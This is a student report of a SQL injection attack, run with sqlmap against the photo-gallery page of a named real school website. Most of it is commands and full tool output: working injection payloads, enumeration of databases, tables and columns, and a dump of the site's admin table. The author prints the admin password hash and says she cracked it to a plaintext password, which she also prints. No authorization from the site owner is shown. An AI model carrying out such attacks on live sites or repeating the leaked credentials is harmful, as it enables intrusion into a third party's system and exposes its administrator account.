REPORT ON SQL INJECTION ATTACK

Made by: Aarti Sethi

SQL Injection is a web security vulnerability that allows attackers to manipulate or view the database of a website. Criminals can use it to gain unauthorized access to the sensitive data such as personal data, trade secrets, intellectual property, and more.


I have performed the SQL Injection attack using the sqlmap on the website: https://www.gdgoenkaagra.com/photo-gallery.php?id=30

Command:

sqlmap -u "https://www.gdgoenkaagra.com/photo-gallery.php?id=30" --dbs

In the above command, '-u' depicts the url and '--dbs' depicts the database.This command is used to retrieve the database of a url. It has retrived 2 database named the following:

1. igdgoenka_nifty
2. information_schema



```
[05:28:21] [INFO] target URL appears to have 3 columns in query
[05:28:29] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 44 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=30' AND 9609=9609 AND 'iyBa'='iyBa

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: id=30' AND EXTRACTVALUE(7537,CONCAT(0×5c,0×7178627871,(SELECT (ELT(7537=7537,1))),0×717a786a71)) AND 'HaWz'='HaWz

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=30' AND (SELECT 2439 FROM (SELECT(SLEEP(5)))WFJV) AND 'fZTp'='fZTp

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-1225' UNION ALL SELECT NULL,CONCAT(0×7178627871,0×4a6870576b475363476a7842485a4c496c6542495146644d6b6b615870594456646f70647a76754a,0×717a78
6a71),NULL-- -
---
[05:28:39] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Nginx, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[05:28:40] [INFO] fetching database names
[05:28:44] [INFO] retrieved: 'gdgoenka_nifty'
[05:28:45] [INFO] retrieved: 'information_schema'
available databases [2]:
[*] gdgoenka_nifty
[*] information_schema

[05:28:45] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.gdgoenkaagra.com'

[*] ending @ 05:28:45 /2024-06-25/
```

Command:

sqlmap -u "https://www.gdgoenkaagra.com/photo-gallery.php?id=30" -D "gdgoenka_nifty" --tables

The above command is used to display all the tables of the specified databse. The '-D' depicts the database and '--tables' depcits that we are extracting the table from the database.The command has retrived the following table from the 'gdgoenka_nifty' databse :

1. admin
2. enquiry
3. gallery
4. infquiry
5. news
6. photos

```
kali@kali: ~
File  Actions  Edit  View  Help
kali@kali: ~ ×   kali@kali: ~ ×   kali@kali: ~ ×   kali@kali: ~ ×   kali@kali: ~ ×

┌──(kali㉿kali)-[~]
└─$ sqlmap -u "https://www.gdgoenkaagra.com/photo-gallery.php?id=30" -D "gdgoenka_nifty" --tables
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:29:48 /2024-06-25/

[05:29:49] [INFO] resuming back-end DBMS 'mysql'
[05:29:49] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=v5ie63ho370...55bfg265i6'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=30' AND 9609=9609 AND 'iyBa'='iyBa

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: id=30' AND EXTRACTVALUE(7537,CONCAT(0x5c,0x7178627871,(SELECT (ELT(7537=7537,1))),0x717a786a71)) AND 'HaWz'='HaWz

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=30' AND (SELECT 2439 FROM (SELECT(SLEEP(5)))WFJV) AND 'fZTp'='fZTp

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-1225' UNION ALL SELECT NULL,CONCAT(0x7178627871,0x4a6870576b475363476a7842485a4c496c6542495146644d6b6b615870594456646f70647a76754a,0x717a78
6a71),NULL-- -
---
[05:29:53] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.6.40, PHP
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[05:29:53] [INFO] fetching tables for database: 'gdgoenka_nifty'
```

```
[05:29:53] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.6.40, PHP
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[05:29:53] [INFO] fetching tables for database: 'gdgoenka_nifty'
[05:29:57] [INFO] retrieved: 'admin'
[05:29:58] [INFO] retrieved: 'enquiry'
[05:30:00] [INFO] retrieved: 'gallery'
[05:30:01] [INFO] retrieved: 'inquiry'
[05:30:03] [INFO] retrieved: 'news'
[05:30:04] [INFO] retrieved: 'photos'
Database: gdgoenka_nifty
[6 tables]
+---------+
| admin   |
| enquiry |
| gallery |
| inquiry |
| news    |
| photos  |
+---------+

[05:30:04] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.gdgoenkaagra.com'

[*] ending @ 05:30:04 /2024-06-25/
```

Command:

sqlmap -u "https://www.gdgoenkaagra.com/photo-gallery.php?id=30" -D "gdgoenka_nifty" -T admin --columns

This command is used to retrive all the columns of the specified table from the specified database of the url.The '-T' refers to the table followed by the table name,and '--columns' refers to the extraction of all the columns of the table from the database.

This command has retrived 3 columns from the 'admin' table of 'gdgoenka_nifty' database which are:

1. ‘id’ of type integer
2. ‘usr_id’ of type variable character
3. ‘usr_pwd’ of type variable character

```
kali@kali: ~
File  Actions  Edit  View  Help
kali@kali: ~ ×  kali@kali: ~ ×  kali@kali: ~ ×  kali@kali: ~ ×  kali@kali: ~ ×

┌──(kali㉿kali)-[~]
└─$ sqlmap -u "https://www.gdgoenkaagra.com/photo-gallery.php?id=30" -D "gdgoenka_nifty" -T admin --columns
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.2#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:31:41 /2024-06-25/

[05:31:41] [INFO] resuming back-end DBMS 'mysql'
[05:31:41] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=acf770knmml...3te4e3ue96'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=30' AND 9609=9609 AND 'iyBa'='iyBa

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: id=30' AND EXTRACTVALUE(7537,CONCAT(0x5c,0x7178627871,(SELECT (ELT(7537=7537,1))),0x717a786a71)) AND 'HaWz'='HaWz

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=30' AND (SELECT 2439 FROM (SELECT(SLEEP(5)))WFJV) AND 'fZTp'='fZTp

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-1225' UNION ALL SELECT NULL,CONCAT(0x7178627871,0x4a6870576b475363476a7842485a4c496c65424951466 44d6b6b615870594456646f70647a76754a,0x717a78
6a71),NULL-- -
---
[05:32:19] [INFO] the back-end DBMS is MySQL
web application technology: PHP, PHP 5.6.40, Nginx
```

```
[05:32:19] [INFO] the back-end DBMS is MySQL
web application technology: PHP, PHP 5.6.40, Nginx
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[05:32:19] [INFO] fetching columns for table 'admin' in database 'gdgoenka_nifty'
[05:32:54] [INFO] retrieved: 'id','int(11)'
[05:32:56] [INFO] retrieved: 'usr_id','varchar(50)'
[05:32:58] [INFO] retrieved: 'usr_pwd','varchar(50)'
Database: gdgoenka_nifty
Table: admin
[3 columns]
+--------+-------------+
| Column | Type        |
+--------+-------------+
| id     | int(11)     |
| usr_id | varchar(50) |
| usr_pwd | varchar(50) |
+--------+-------------+

[05:32:58] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.gdgoenkaagra.com'

[*] ending @ 05:32:58 /2024-06-25/
```

Command:

sqlmap -u "https://www.gdgoenkaagra.com/photo-gallery.php?id=30" -D "gdgoenka_nifty" -T admin -C id,usr_id,usr_pwd --dump

This command retrives the data of the columns specified in the command of the specified table and database.The ‘-C’ refers to the column names required to display separated by ‘,’ and ’--dump' depicts the extraction and display of data on the screen. Here I have extracted the id,user id and the user password.The user password extracted is in the form of a hash so firstly we need to identify the hashing algorithm and then decrypt the hash in order to find the actual password.This can be done either by using the in-built kali linux tools or by using the online free platforms.

The hashed/encrypted password: 92af7c44cdff63a076e9ee4de434be0b

The decrypted password: rajiv@22

The password was hashed using ‘MD5 ‘ hashing algorithm. I identified the hashing algorithm and decrypted it using online platforms.

```
kali@kali: ~
File  Actions  Edit  View  Help
kali@kali: ~ ×  kali@kali: ~ ×  kali@kali: ~ ×  kali@kali: ~ ×  kali@kali: ~ ×

┌──(kali㉿kali)-[~]
└─$ sqlmap -u "https://www.gdgoenkaagra.com/photo-gallery.php?id=30" -D "gdgoenka_nifty" -T admin -C id,usr_id,usr_pwd --dump
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.2#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:36:15 /2024-06-25/

[05:36:15] [INFO] resuming back-end DBMS 'mysql'
[05:36:15] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=idjkliglvf2...b7gprlam44'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=30' AND 9609=9609 AND 'iyBa'='iyBa

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: id=30' AND EXTRACTVALUE(7537,CONCAT(0×5c,0×7178627871,(SELECT (ELT(7537=7537,1))),0×717a786a71)) AND 'HaWz'='HaWz

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=30' AND (SELECT 2439 FROM (SELECT(SLEEP(5)))WFJV) AND 'fZTp'='fZTp

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-1225' UNION ALL SELECT NULL,CONCAT(0×7178627871,0×4a6870576b475363476a7842485a4c496c6542495146644d6b6b615870594456646f70647a76754a,0×717a78
6a71),NULL-- -
---
[05:36:19] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP, PHP 5.6.40
```

```
[05:36:19] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[05:36:19] [INFO] fetching entries of column(s) 'id,usr_id,usr_pwd' for table 'admin' in database 'gdgoenka_nifty'
[05:36:23] [INFO] recognized possible password hashes in column 'usr_pwd'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[05:36:33] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>

[05:36:41] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[05:36:45] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[05:36:45] [INFO] starting 4 processes
[05:37:04] [WARNING] no clear password(s) found
Database: gdgoenka_nifty
Table: admin
[1 entry]
+----+-------+----------------------------------+
| id | usr_id | usr_pwd                          |
+----+-------+----------------------------------+
| 1  | admin  | 92af7c44cdff63a076e9ee4de434be0b |
+----+-------+----------------------------------+

[05:37:04] [INFO] table 'gdgoenka_nifty.`admin`' dumped to CSV file '/home/kali/.local/share/sqlmap/output/www.gdgoenkaagra.com/dump/gdgoenka_nifty/admin.cs
v'
[05:37:04] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.gdgoenkaagra.com'

[*] ending @ 05:37:04 /2024-06-25/
```

In the above pages I had extracted the data from the databse ‘gdgoenka_nifty’,now I’ll perform SQL injection attack and extract the data from the second databse,i.e.,’information_schema’.

Command:

sqlmap -u "https://www.gdgoenkaagra.com/photo-gallery.php?id=30" -D "information_schema" --tables

Using the above command, I extracted 78 tables from the database ‘information_schema’.

```
kali@kali: ~
File  Actions  Edit  View  Help
kali@kali: ~ ×  kali@kali: ~ ×  kali@kali: ~ ×  kali@kali: ~ ×  kali@kali: ~ ×

┌──(kali㉿kali)-[~]
└─$ sqlmap -u "https://www.gdgoenkaagra.com/photo-gallery.php?id=30" -D "information_schema" --tables
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.2#stable}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:49:05 /2024-06-25/

[05:49:05] [INFO] resuming back-end DBMS 'mysql'
[05:49:06] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=6krc1ebg6d0...mt5ldold13'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=30' AND 9609=9609 AND 'iyBa'='iyBa

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: id=30' AND EXTRACTVALUE(7537,CONCAT(0x5c,0x7178627871,(SELECT (ELT(7537=7537,1))),0x717a786a71)) AND 'HaWz'='HaWz

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=30' AND (SELECT 2439 FROM (SELECT(SLEEP(5)))WFJV) AND 'fZTp'='fZTp

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-1225' UNION ALL SELECT NULL,CONCAT(0x7178627871,0x4a6870576b475363476a7842485a4c496c6542495146644d6b6b615870594456646f70647a76754a,0x717a78
6a71),NULL-- -
```

```
[05:49:09] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.40, Nginx, PHP
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[05:49:09] [INFO] fetching tables for database: 'information_schema'
[05:49:14] [INFO] retrieved: 'ALL_PLUGINS'
[05:49:15] [INFO] retrieved: 'APPLICABLE_ROLES'
[05:49:17] [INFO] retrieved: 'CHARACTER_SETS'
[05:49:18] [INFO] retrieved: 'COLLATIONS'
[05:49:20] [INFO] retrieved: 'COLLATION_CHARACTER_SET_APPLICABILITY'
[05:49:21] [INFO] retrieved: 'COLUMNS'
[05:49:22] [INFO] retrieved: 'COLUMN_PRIVILEGES'
[05:49:24] [INFO] retrieved: 'ENABLED_ROLES'
[05:49:25] [INFO] retrieved: 'ENGINES'
[05:49:26] [INFO] retrieved: 'EVENTS'
[05:49:27] [INFO] retrieved: 'FILES'
[05:49:28] [INFO] retrieved: 'GLOBAL_STATUS'
[05:49:29] [INFO] retrieved: 'GLOBAL_VARIABLES'
[05:49:31] [INFO] retrieved: 'KEY_CACHES'
[05:49:32] [INFO] retrieved: 'KEY_COLUMN_USAGE'
[05:49:33] [INFO] retrieved: 'PARAMETERS'
[05:49:34] [INFO] retrieved: 'PARTITIONS'
[05:49:35] [INFO] retrieved: 'PLUGINS'
[05:49:36] [INFO] retrieved: 'PROCESSLIST'
[05:49:38] [INFO] retrieved: 'PROFILING'
[05:49:39] [INFO] retrieved: 'REFERENTIAL_CONSTRAINTS'
[05:49:40] [INFO] retrieved: 'ROUTINES'
[05:49:41] [INFO] retrieved: 'SCHEMATA'
[05:49:42] [INFO] retrieved: 'SCHEMA_PRIVILEGES'
[05:49:44] [INFO] retrieved: 'SESSION_STATUS'
[05:49:45] [INFO] retrieved: 'SESSION_VARIABLES'
[05:49:46] [INFO] retrieved: 'STATISTICS'
[05:49:47] [INFO] retrieved: 'SYSTEM_VARIABLES'
[05:49:48] [INFO] retrieved: 'TABLES'
[05:49:49] [INFO] retrieved: 'TABLESPACES'
[05:49:51] [INFO] retrieved: 'TABLE_CONSTRAINTS'
[05:49:52] [INFO] retrieved: 'TABLE_PRIVILEGES'
[05:49:53] [INFO] retrieved: 'TRIGGERS'
[05:49:54] [INFO] retrieved: 'USER_PRIVILEGES'
[05:49:55] [INFO] retrieved: 'VIEWS'
[05:49:57] [INFO] retrieved: 'GEOMETRY_COLUMNS'
```

```
[05:49:58] [INFO] retrieved: 'SPATIAL_REF_SYS'
[05:49:59] [INFO] retrieved: 'CLIENT_STATISTICS'
[05:50:00] [INFO] retrieved: 'INDEX_STATISTICS'
[05:50:01] [INFO] retrieved: 'INNODB_SYS_DATAFILES'
[05:50:03] [INFO] retrieved: 'TABLE_STATISTICS'
[05:50:04] [INFO] retrieved: 'INNODB_SYS_TABLESTATS'
[05:50:05] [INFO] retrieved: 'USER_STATISTICS'
[05:50:06] [INFO] retrieved: 'INNODB_SYS_INDEXES'
[05:50:07] [INFO] retrieved: 'XTRADB_RSEG'
[05:50:09] [INFO] retrieved: 'INNODB_CMP_PER_INDEX'
[05:50:10] [INFO] retrieved: 'INNODB_TRX'
[05:50:11] [INFO] retrieved: 'CHANGED_PAGE_BITMAPS'
[05:50:12] [INFO] retrieved: 'INNODB_FT_BEING_DELETED'
[05:50:13] [INFO] retrieved: 'INNODB_LOCK_WAITS'
[05:50:15] [INFO] retrieved: 'INNODB_LOCKS'
[05:50:16] [INFO] retrieved: 'INNODB_TABLESPACES_ENCRYPTION'
[05:50:17] [INFO] retrieved: 'XTRADB_INTERNAL_HASH_TABLES'
[05:50:18] [INFO] retrieved: 'INNODB_SYS_FIELDS'
[05:50:19] [INFO] retrieved: 'INNODB_CMPMEM_RESET'
[05:50:20] [INFO] retrieved: 'INNODB_CMP'
[05:50:22] [INFO] retrieved: 'INNODB_FT_INDEX_TABLE'
[05:50:23] [INFO] retrieved: 'INNODB_SYS_TABLESPACES'
[05:50:24] [INFO] retrieved: 'INNODB_MUTEXES'
[05:50:25] [INFO] retrieved: 'INNODB_BUFFER_PAGE_LRU'
[05:50:27] [INFO] retrieved: 'INNODB_SYS_FOREIGN_COLS'
[05:50:28] [INFO] retrieved: 'INNODB_CMP_RESET'
[05:50:29] [INFO] retrieved: 'INNODB_BUFFER_POOL_STATS'
[05:50:30] [INFO] retrieved: 'INNODB_FT_INDEX_CACHE'
[05:50:31] [INFO] retrieved: 'INNODB_SYS_FOREIGN'
[05:50:32] [INFO] retrieved: 'INNODB_METRICS'
[05:50:34] [INFO] retrieved: 'INNODB_FT_DEFAULT_STOPWORD'
[05:50:35] [INFO] retrieved: 'INNODB_CMPMEM'
[05:50:36] [INFO] retrieved: 'INNODB_SYS_TABLES'
[05:50:37] [INFO] retrieved: 'INNODB_SYS_COLUMNS'
[05:50:38] [INFO] retrieved: 'INNODB_FT_CONFIG'
[05:50:40] [INFO] retrieved: 'INNODB_BUFFER_PAGE'
[05:50:41] [INFO] retrieved: 'INNODB_CMP_PER_INDEX_RESET'
[05:50:42] [INFO] retrieved: 'XTRADB_READ_VIEW'
[05:50:43] [INFO] retrieved: 'INNODB_SYS_SEMAPHORE_WAITS'
```

```
[05:50:42] [INFO] retrieved: 'XTRADB_READ_VIEW'
[05:50:43] [INFO] retrieved: 'INNODB_SYS_SEMAPHORE_WAITS'
[05:50:44] [INFO] retrieved: 'INNODB_CHANGED_PAGES'
[05:50:45] [INFO] retrieved: 'INNODB_FT_DELETED'
[05:50:47] [INFO] retrieved: 'INNODB_TABLESPACES_SCRUBBING'
Database: information_schema
[78 tables]
+---------------------------------------+
| ALL_PLUGINS                           |
| APPLICABLE_ROLES                      |
| CHANGED_PAGE_BITMAPS                  |
| CHARACTER_SETS                        |
| CLIENT_STATISTICS                     |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMN_PRIVILEGES                     |
| ENABLED_ROLES                         |
| FILES                                 |
| GEOMETRY_COLUMNS                      |
| GLOBAL_STATUS                         |
| GLOBAL_VARIABLES                      |
| INDEX_STATISTICS                      |
| INNODB_BUFFER_PAGE                    |
| INNODB_BUFFER_PAGE_LRU                |
| INNODB_BUFFER_POOL_STATS              |
| INNODB_CHANGED_PAGES                  |
| INNODB_CMP                            |
| INNODB_CMPMEM                         |
| INNODB_CMPMEM_RESET                   |
| INNODB_CMP_PER_INDEX                  |
| INNODB_CMP_PER_INDEX_RESET            |
| INNODB_CMP_RESET                      |
| INNODB_FT_BEING_DELETED               |
| INNODB_FT_CONFIG                      |
| INNODB_FT_DEFAULT_STOPWORD            |
| INNODB_FT_DELETED                     |
| INNODB_FT_INDEX_CACHE                 |
| INNODB_FT_INDEX_TABLE                 |
| INNODB_LOCKS                          |
| INNODB_LOCK_WAITS                     |
| INNODB_METRICS                        |
```

```
| INNODB_LOCK_WAITS                     |
| INNODB_METRICS                        |
| INNODB_MUTEXES                        |
| INNODB_SYS_COLUMNS                    |
| INNODB_SYS_DATAFILES                  |
| INNODB_SYS_FIELDS                     |
| INNODB_SYS_FOREIGN                    |
| INNODB_SYS_FOREIGN_COLS               |
| INNODB_SYS_INDEXES                    |
| INNODB_SYS_SEMAPHORE_WAITS            |
| INNODB_SYS_TABLES                     |
| INNODB_SYS_TABLESPACES                |
| INNODB_SYS_TABLESTATS                 |
| INNODB_TABLESPACES_ENCRYPTION         |
| INNODB_TABLESPACES_SCRUBBING          |
| INNODB_TRX                            |
| KEY_CACHES                            |
| KEY_COLUMN_USAGE                      |
| PARAMETERS                            |
| PROFILING                             |
| REFERENTIAL_CONSTRAINTS               |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMA_PRIVILEGES                     |
| SESSION_STATUS                        |
| SESSION_VARIABLES                     |
| SPATIAL_REF_SYS                       |
| STATISTICS                            |
| SYSTEM_VARIABLES                      |
| TABLESPACES                           |
| TABLE_CONSTRAINTS                     |
| TABLE_PRIVILEGES                      |
| TABLE_STATISTICS                      |
| USER_PRIVILEGES                       |
| USER_STATISTICS                       |
| VIEWS                                 |
| XTRADB_INTERNAL_HASH_TABLES           |
| XTRADB_READ_VIEW                      |
| XTRADB_RSEG                           |
| COLUMNS                               |
| ENGINES                               |
```

```
| COLUMNS                               |
| ENGINES                               |
| EVENTS                                |
| PARTITIONS                            |
| PLUGINS                               |
| PROCESSLIST                           |
| TABLES                                |
| TRIGGERS                              |
+---------------------------------------+

[05:50:47] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.gdgoenkaagra.com'

[*] ending @ 05:50:47 /2024-06-25/
```

Command:

sqlmap -u "https://www.gdgoenkaagra.com/photo-gallery.php?id=30" -D "information_schema" -T USER_STATISTICS –columns

Using this command, I have extracted 25 columns from the USER_STATISTICS table of the information_scheme database.

```
kali@kali: ~
File  Actions  Edit  View  Help
kali@kali: ~ ×  kali@kali: ~ ×  kali@kali: ~ ×  kali@kali: ~ ×  kali@kali: ~ ×
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "https://www.gdgoenkaagra.com/photo-gallery.php?id=30" -D "information_schema" -T USER_STATISTICS --columns
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.2#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:53:29 /2024-06-25/

[05:53:29] [INFO] resuming back-end DBMS 'mysql'
[05:53:29] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=rdtt9rahk4a...19kjpj0e87'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=30' AND 9609=9609 AND 'iyBa'='iyBa

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: id=30' AND EXTRACTVALUE(7537,CONCAT(0×5c,0×7178627871,(SELECT (ELT(7537=7537,1))),0×717a786a71)) AND 'HaWz'='HaWz

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=30' AND (SELECT 2439 FROM (SELECT(SLEEP(5)))WFJV) AND 'fZTp'='fZTp

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-1225' UNION ALL SELECT NULL,CONCAT(0×7178627871,0×4a6870576b475363476a7842485a4c496c6542495146644d6b6b615870594456646f70647a76754a,0×717a78
6a71),NULL-- -
---
[05:53:33] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.40, PHP, Nginx
